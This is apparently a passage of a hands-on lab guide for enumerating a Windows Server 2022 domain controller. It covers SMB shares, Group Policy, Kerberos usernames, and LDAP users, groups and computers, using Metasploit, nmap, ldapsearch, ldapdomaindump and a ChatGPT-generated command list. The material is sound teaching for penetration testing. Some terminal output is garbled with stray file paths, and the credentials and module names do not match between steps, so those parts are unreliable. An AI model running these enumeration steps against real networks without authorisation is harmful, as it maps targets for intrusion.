
```
use auxiliary/scanner/smb/smb_enumshares
set RHOSTS 10.0.2.6
set SMBUser sam
set SMBPass Paw0rd
set THREADS 5
run
```



```
msf > use auxiliary/scanner/smb/smb_enumshares
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 10.0.2.6
RHOSTS => 10.0.2.6
msf auxiliary(scanner/smb/smb_enumshares) > set SMBUser sam
SMBUser => sam
msf auxiliary(scanner/smb/smb_enumshares) > set SMBPass Password.1!!
SMBPass => Password.1!!
msf auxiliary(scanner/smb/smb_enumshares) > run
[-] 10.0.2.6:139 - Login Failed: Unable to negotiate SMB1 with the remote host: Not a valid SMB
packet
[!] 10.0.2.6:139 - peer_native_os is only available with SMB1 (current version: SMB3)
[!] 10.0.2.6:139 - peer_native_lm is only available with SMB1 (current version: SMB3)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerprin
t/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in re
gular expression
[+] 10.0.2.6:139 - ADMIN$ - (DISK|SPECIAL) Remote Admin
[+] 10.0.2.6:139 - C$ - (DISK|SPECIAL) Default share
[+] 10.0.2.6:139 - E$ - (DISK|SPECIAL) Default share
[+] 10.0.2.6:139 - IPC$ - (IPC|SPECIAL) Remote IPC
[+] 10.0.2.6:139 - NETLOGON - (DISK) Logon server share
[+] 10.0.2.6:139 - SYSVOL - (DISK) Logon server share
[+] 10.0.2.6:139 - testshare - (DISK)
[+] 10.0.2.6: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_enumshares) > █
```

83. To repeat SMB share enumeration using higher privileges, use the same module but with Administrator credentials. This typically reveals additional shares and confirms access to administrative shares like C\$ and ADMIN\$.

```
use auxiliary/scanner/smb/smb_enumshares
set RHOSTS 10.0.2.6
set SMBUser Administrator
set SMBPass Password.1!!
set THREADS 5
run
```



```
msf auxiliary(scanner/smb/smb_enumshares) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(scanner/smb/smb_enumshares) > set SMBPass Password.1!!
SMBPass => Password.1!!
msf auxiliary(scanner/smb/smb_enumshares) > run
[-] 10.0.2.6:139 - Login Failed: Unable to negotiate SMB1 with the remote host: Not a valid SMB
packet
[!] 10.0.2.6:139 - peer_native_os is only available with SMB1 (current version: SMB3)
[!] 10.0.2.6:139 - peer_native_lm is only available with SMB1 (current version: SMB3)
[+] 10.0.2.6:139 - ADMIN$ - (DISK|SPECIAL) Remote Admin
[+] 10.0.2.6:139 - C$ - (DISK|SPECIAL) Default share
[+] 10.0.2.6:139 - E$ - (DISK|SPECIAL) Default share
[+] 10.0.2.6:139 - IPC$ - (IPC|SPECIAL) Remote IPC
[+] 10.0.2.6:139 - NETLOGON - (DISK) Logon server share
[+] 10.0.2.6:139 - SYSVOL - (DISK) Logon server share
[+] 10.0.2.6:139 - testshare - (DISK)
[+] 10.0.2.6: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_enumshares) > █
```

84. To enumerate Group Policy Objects, load the smb_enum_gpo module, set the target and credentials, and execute it. This retrieves GPO names, SYSVOL paths, and configuration files, which can help identify scripts, embedded credentials, or misconfigurations.

```
use auxiliary/scanner/smb/smb_enum_gpo
```

```
set RHOSTS 10.0.2.6
set SMBUser sam
set SMBPass Paw0rd
run
```

```
msf auxiliary(scanner/smb/smb_enumshares) > use auxiliary/scanner/smb/smb_enum_gpp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf auxiliary(scanner/smb/smb_enum_gpp) > set RHOSTS 10.0.2.6
RHOSTS => 10.0.2.6
msf auxiliary(scanner/smb/smb_enum_gpp) > set SMBUser sam
SMBUser => sam
msf auxiliary(scanner/smb/smb_enum_gpp) > set SMBPass Password.1!!
SMBPass => Password.1!!
msf auxiliary(scanner/smb/smb_enum_gpp) > run
[*] 10.0.2.6:445 - Connecting to the server...
[*] 10.0.2.6:445 - Mounting the remote share '\\10.0.2.6\\SYSVOL' ...
[*] 10.0.2.6:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_enum_gpp) > █
```

85. To enumerate Kerberos usernames without credentials, first create a username list file and populate it with potential usernames. Then load the `kerberos_enumusers` module, set the target, provide the path to the username file, specify the domain, and run the module. This sends Kerberos authentication requests and identifies valid usernames based on responses without requiring credentials.

nano usernames.txt

```
(labuser@kali)-[~]
$ nano usernames.txt
msf auxiliary(gather/kerberos_enumusers) > set USER_FILE /home/labuser/usernames.txt
USER_FILE => /home/labuser/usernames.txt
msf auxiliary(gather/kerberos_enumusers) > set DOMAIN mydomain.local
DOMAIN => mydomain.local
msf auxiliary(gather/kerberos_enumusers) > run
labuser -> Using domain: MYDOMAIN.LOCAL - 10.0.2.6:88 ...
Administrator -> User: "labuser" user not found
user -> 10.0.2.6 - User: "Administrator" is present
sam -> No active DB -- Credential data will not be saved!
krbtgt -> 10.0.2.6 - User: "user" user not found
```

86. use `auxiliary/gather/kerberos_enumusers`
 set RHOSTS 10.0.2.6
 set USER_FILE /full/path/to/usernames.txt
 set DOMAIN mydomain.local
 run

```
msf auxiliary(scanner/smb/smb_enum_gpp) > use auxiliary/gather/kerberos_enumusers
msf auxiliary(gather/kerberos_enumusers) > set RHOSTS 10.0.2.6
RHOSTS => 10.0.2.6
msf auxiliary(gather/kerberos_enumusers) > set USER_FILE /full/path/to/usernames.txt
USER_FILE => /full/path/to/usernames.txt
msf auxiliary(gather/kerberos_enumusers) > set USER_FILE /home/labuser/usernames.txt
USER_FILE => /home/labuser/usernames.txt
msf auxiliary(gather/kerberos_enumusers) > set DOMAIN mydomain.local
DOMAIN => mydomain.local
msf auxiliary(gather/kerberos_enumusers) > run
[*] Using domain: MYDOMAIN.LOCAL - 10.0.2.6:88 ...
[*] 10.0.2.6 - User: "labuser" user not found
[*] 10.0.2.6 - User: "Administrator" is present
[*] No active DB -- Credential data will not be saved!
[*] 10.0.2.6 - User: "user" user not found
[*] 10.0.2.6 - User: "sam" is present
[*] Auxiliary module execution completed
msf auxiliary(gather/kerberos_enumusers) > run
[*] Using domain: MYDOMAIN.LOCAL - 10.0.2.6:88 ...
[*] 10.0.2.6 - User: "labuser" user not found
[*] 10.0.2.6 - User: "Administrator" is present
[*] No active DB -- Credential data will not be saved!
[*] 10.0.2.6 - User: "user" user not found
[*] 10.0.2.6 - User: "sam" is present
[*] 10.0.2.6 - User: "krbtgt" account disabled or expired
[*] Auxiliary module execution completed
msf auxiliary(gather/kerberos_enumusers) > █
```

LDAP enumeration with AI

87. Run the below prompt in chat GPT

Help me with steps and commands to conduct ldap enumeration on windows server 2022 on 10.0.2.6

Help me with steps and commands to conduct ldap enumeration on windows server 2022 on 10.0.2.6

Here's a **practical, step-by-step guide** to perform LDAP enumeration against your **Windows Server 2022 Domain Controller (10.0.2.6)** from **Kali Linux**.

This focuses on **common tools + exact commands**, along with clear explanations.

 **Before You Start**

- Use only in a **lab / authorized environment**
- Ensure:
 - LDAP port **389** (or 636 for LDAPS) is reachable
 - You know the domain (e.g., `mydomain.local`)
 - Optional credentials: `sam / Paw0rd`

 **1. Verify LDAP Service with Nmap**

Command:

```
</> Bash
nmap -p 389,636 -sV 10.0.2.6
```

What it does:

- Checks if LDAP (389) and LDAPS (636) are open
- `-sV` → Detects service version

88. Verify the LDAP service using Nmap by checking whether LDAP and LDAPS ports are open and identifying the service version. This confirms that LDAP is available before attempting enumeration.

```
nmap -p 389,636 -sV 10.0.2.6
```

```
(labuser@kali)-[~]
$ nmap -p 389,636 -sV 10.0.2.6
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-01 13:44 -0400
Nmap scan report for 10.0.2.6
Host is up (0.0016s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE        VERSION
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: mydomain.local, Site: Default-First-Site-Name)
636/tcp   open  tcpwrapped
MAC Address: 08:00:27:BA:97:95 (Oracle VirtualBox virtual NIC)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit.
Nmap done: 1 IP address (1 host up) scanned in 6.89 seconds
(labuser@kali)-[~]
$
```

89. Perform an anonymous RootDSE query to retrieve the naming context and identify the base DN such as DC=mydomain,DC=local. The `-x` option uses simple authentication and `-s` base limits the query to the root.

```
ldapsearch -x -H ldap://10.0.2.6 -s base namingcontexts
```

```

(labuser@kali)-[~]
$ ldapsearch -x -H ldap://10.0.2.6 -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <(default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#
dn: /home/labuser/.Downloads/Pictures/Templates/archive-key.asc, usernames.txt
namingcontexts: DC=mydomain,DC=local
dn: /home/labuser/.Downloads/Pictures/Templates/archive-key.asc, usernames.txt
namingcontexts: CN=Configuration,DC=mydomain,DC=local
dn: /home/labuser/.Downloads/Pictures/Templates/archive-key.asc, usernames.txt
namingcontexts: CN=Schema,CN=Configuration,DC=mydomain,DC=local
dn: /home/labuser/.Downloads/Pictures/Templates/archive-key.asc, usernames.txt
namingcontexts: DC=DomainDnsZones,DC=mydomain,DC=local
dn: /home/labuser/.Downloads/Pictures/Templates/archive-key.asc, usernames.txt
namingcontexts: DC=ForestDnsZones,DC=mydomain,DC=local
# searchresults.txt
search: 2
result: 0 Success
# numResponses: 2
# numEntries: 1
(labuser@kali)-[~]
$

```

90. Enumerate all domain users with authentication by binding with a valid account and querying for user objects. This returns details such as usernames, descriptions, and group memberships.

```

ldapsearch -x -H ldap://10.0.2.6 -D "sam@mydomain.local" -w 'Paw0rd' -b "DC=mydomain,DC=local" "(objectClass=user)"

```

```

(labuser@kali)-[~]
$ ldapsearch -x -H ldap://10.0.2.6 -D "sam@mydomain.local" -w 'Password.1!!' -b "DC=mydomain,DC=local" "(objectClass=user)"
# extended LDIF
#
# LDAPv3
# base <DC=mydomain,DC=local> with scope subtree
# filter: (objectClass=user)
# requesting: ALL
#
# Administrator, Users, mydomain.local
dn: CN=Administrator,CN=Users,DC=mydomain,DC=local
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Administrator
description: Built-in account for administering the computer/domain
distinguishedName: CN=Administrator,CN=Users,DC=mydomain,DC=local
instanceType: 4
whenCreated: 20260501152147.0Z
whenChanged: 20260501153749.0Z
uSNCreated: 8196
memberOf: CN=Group Policy Creator Owners,CN=Users,DC=mydomain,DC=local
memberOf: CN=Domain Admins,CN=Users,DC=mydomain,DC=local
memberOf: CN=Enterprise Admins,CN=Users,DC=mydomain,DC=local
memberOf: CN=Schema Admins,CN=Users,DC=mydomain,DC=local
memberOf: CN=Administrators,CN=Builtin,DC=mydomain,DC=local
uSNChanged: 12770
name: Administrator

```

91. Enumerate groups by querying for group objects in the directory. This lists domain groups such as Domain Admins and Domain Users.

```

ldapsearch -x -H ldap://10.0.2.6 -D "sam@mydomain.local" -w 'Paw0rd' -b "DC=mydomain,DC=local" "(objectClass=group)"

```

```

labuser@kali: ~
File Actions Edit View Help
objectClass: organizationalPerson
objectClass: user
cn: Administrator
description: Built-in account for administering the computer/domain
distinguishedName: CN=Administrator,CN=Users,DC=mydomain,DC=local
instanceType: 4
whenCreated: 20260501152147.0Z
whenChanged: 20260501153749.0Z
uSNCreated: 8196
memberOf: CN=Group Policy Creator Owners,CN=Users,DC=mydomain,DC=local
memberOf: CN=Domain Admins,CN=Users,DC=mydomain,DC=local
memberOf: CN=Enterprise Admins,CN=Users,DC=mydomain,DC=local
memberOf: CN=Schema Admins,CN=Users,DC=mydomain,DC=local
memberOf: CN=Administrators,CN=Builtin,DC=mydomain,DC=local
uSNChanged: 12770
name: Administrator
objectGUID:: fKYozAKBe069LAgTU7jb0g==
userAccountControl: 66048
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 133800352282646642
lastLogoff: 0
lastLogon: 134221306696558598
pwdLastSet: 133790949550444948
primaryGroupID: 513
objectSid:: AQUAAAAAAAAUVAaaaaARbd8+AJ2CelyYVW9AEAAA==
adminCount: 1
accountExpires: 9223372036854775807
logonCount: 71
sAMAccountName: Administrator

```

92. Enumerate domain computers by querying for computer objects. This retrieves all domain-joined machines and helps map the environment.

```

ldapsearch -x -H ldap://10.0.2.6 -D "sam@mydomain.local" -w 'Paw0rd' -b
"DC=mydomain,DC=local" "(objectClass=computer)"

```

```

labuser@kali: ~
File Actions Edit View Help
sAMAccountName: Administrator
sAMAccountType: 805306368
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=mydomain,DC=local
isCriticalSystemObject: TRUE
dSCorePropagationData: 20260501153749.0Z
dSCorePropagationData: 20260501153749.0Z
dSCorePropagationData: 20260501152239.0Z
dSCorePropagationData: 16010101181216.0Z
lastLogonTimestamp: 134221226358663417
# Guest, Users, mydomain.local
dn: CN=Guest,CN=Users,DC=mydomain,DC=local
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Guest
description: Built-in account for guest access to the computer/domain
distinguishedName: CN=Guest,CN=Users,DC=mydomain,DC=local
instanceType: 4
whenCreated: 20260501152147.0Z
whenChanged: 20260501152147.0Z
uSNCreated: 8197
memberOf: CN=Guests,CN=Builtin,DC=mydomain,DC=local
uSNChanged: 8197
name: Guest
objectGUID:: 60RSCUU3bE2Rwg8dHumXhg==
userAccountControl: 66082
badPwdCount: 0
codePage: 0
countryCode: 0

```

93. Extract only usernames in a clean format by requesting only the sAMAccountName attribute. This produces a concise list of usernames.

```

ldapsearch -x -H ldap://10.0.2.6 -D "sam@mydomain.local" -w 'Paw0rd' -b
"DC=mydomain,DC=local" "(objectClass=user)" sAMAccountName

```

```

(labuser@kali)-[~]
$ ldapsearch -x -H ldap://10.0.2.6 -D "sam@mydomain.local" -w 'Password.1!!' -b "DC=mydomain,DC=local" "(objectClass=user)" sAMAccountName
# extended LDIF
#
# LDAPv3
# base <DC=mydomain,DC=local> with scope subtree
# filter: (objectClass=user)
# requesting: sAMAccountName
#
# Administrator, Users, mydomain.local
dn: CN=Administrator,CN=Users,DC=mydomain,DC=local-key.asc usernames.txt
sAMAccountName: Administrator Videos enum_results.txt
# Guest, Users, mydomain.local
dn: CN=Guest,CN=Users,DC=mydomain,DC=local
sAMAccountName: Guest
# DC01, Domain Controllers, mydomain.local
dn: CN=DC01,OU=Domain Controllers,DC=mydomain,DC=local
sAMAccountName: DC01$
# krbtgt, Users, mydomain.local
dn: CN=krbtgt,CN=Users,DC=mydomain,DC=local
sAMAccountName: krbtgt
# Sam, Users, mydomain.local

```

94. Use automated enumeration to dump domain information into structured files such as JSON, HTML, and CSV, including users, groups, and computers.

```

ldapdomaindump ldap://10.0.2.6 -u 'mydomain\sam' -p 'Paw0rd'

```

```

(labuser@kali)-[~]
$ ldapdomaindump ldap://10.0.2.6 -u 'mydomain\sam' -p 'Password.1!!'
[*] Connecting to host...
[*] Binding to host...
[+] Bind OK
[*] Starting domain dump...
[+] Domain dump finished
(labuser@kali)-[~]
$ ls
Desktop Videos domain_groups.html domain_trusts.json
Documents archive-key.asc domain_groups.json domain_users.grep
Downloads domain_computers.grep domain_policy.grep domain_users.html
Music domain_computers.html domain_policy.html domain_users.json
Pictures domain_computers.json domain_policy.json domain_users_by_group.html
Public domain_computers_by_os.html domain_trusts.grep enum_results.txt
Templates domain_groups.grep domain_trusts.html usernames.txt

```

95. You can open the dumped files and check the details.

file:///home/labuser/domain_computers.html 80%

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Domain computer accounts

CN	SAM Name	DNS Hostname	Operating System	Service Pack	OS Version	lastLogon	Flags	Created on	SID	description
DC01	DC01\$	DC01.mydomain.local	Windows Server 2022 Datacenter		10.0 (20348)	05/01/26 16:01:18	SERVER TRUST ACCOUNT, TRUSTED_FOR_DELEGATION	05/01/26 15:22:39	1000	

Domain users

CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID
Sam	Sam	sam		Domain Users	05/01/26 15:50:05	05/01/26 16:18:41	05/01/26 18:07:38	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	05/01/26 15:50:05	1103
krbtgt	krbtgt	krbtgt	Denied RODC Password Replication Group	Domain Users	05/01/26 15:22:39	05/01/26 15:37:49	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	05/01/26 15:22:39	502
Guest	Guest	Guest	Guests	Domain Guests	05/01/26 15:21:47	05/01/26 15:21:47	01/01/01 00:00:00	ACCOUNT_DISABLED, PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/01/01 00:00:00	501
Administrator	Administrator	Administrator	Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Administrators	Domain Users	05/01/26 15:21:47	05/01/26 15:37:49	05/01/26 17:37:49	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	12/19/24 15:15:55	500

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Domain groups

CN	SAM Name	Member of groups	description	Created on	Changed on	SID
DnsUpdateProxy	DnsUpdateProxy		DNS clients who are permitted to perform dynamic updates on behalf of some other clients (such as DHCP servers).	05/01/26 15:23:19	05/01/26 15:23:19	1102
DnsAdmins	DnsAdmins		DNS Administrators Group	05/01/26 15:23:19	05/01/26 15:23:19	1101
Enterprise Key Admins	Enterprise Key Admins		Members of this group can perform administrative actions on key objects within the forest.	05/01/26 15:22:39	05/01/26 15:37:49	527
Key Admins	Key Admins		Members of this group can perform administrative actions on key objects within the domain.	05/01/26 15:22:39	05/01/26 15:37:49	526
Protected Users	Protected Users		Members of this group are afforded additional protections against authentication security threats. See http://go.microsoft.com/fwlink/?LinkId=298939 for more information.	05/01/26 15:22:39	05/01/26 15:22:39	525
Cloneable Domain Controllers	Cloneable Domain Controllers		Members of this group that are domain controllers may be cloned.	05/01/26 15:22:39	05/01/26 15:22:39	522
Enterprise Read-only Domain Controllers	Enterprise Read-only Domain Controllers		Members of this group are Read-Only Domain Controllers in the enterprise	05/01/26 15:22:39	05/01/26 15:22:39	498
Read-only Domain Controllers	Read-only Domain Controllers	Denied RODC Password Replication Group	Members of this group are Read-Only Domain Controllers in the domain	05/01/26 15:22:39	05/01/26 15:37:49	521
Denied RODC Password Replication Group	Denied RODC Password Replication Group		Members in this group cannot have their passwords replicated to any read-only domain controllers in the domain	05/01/26 15:22:39	05/01/26 15:22:39	

Need help? Ask Arya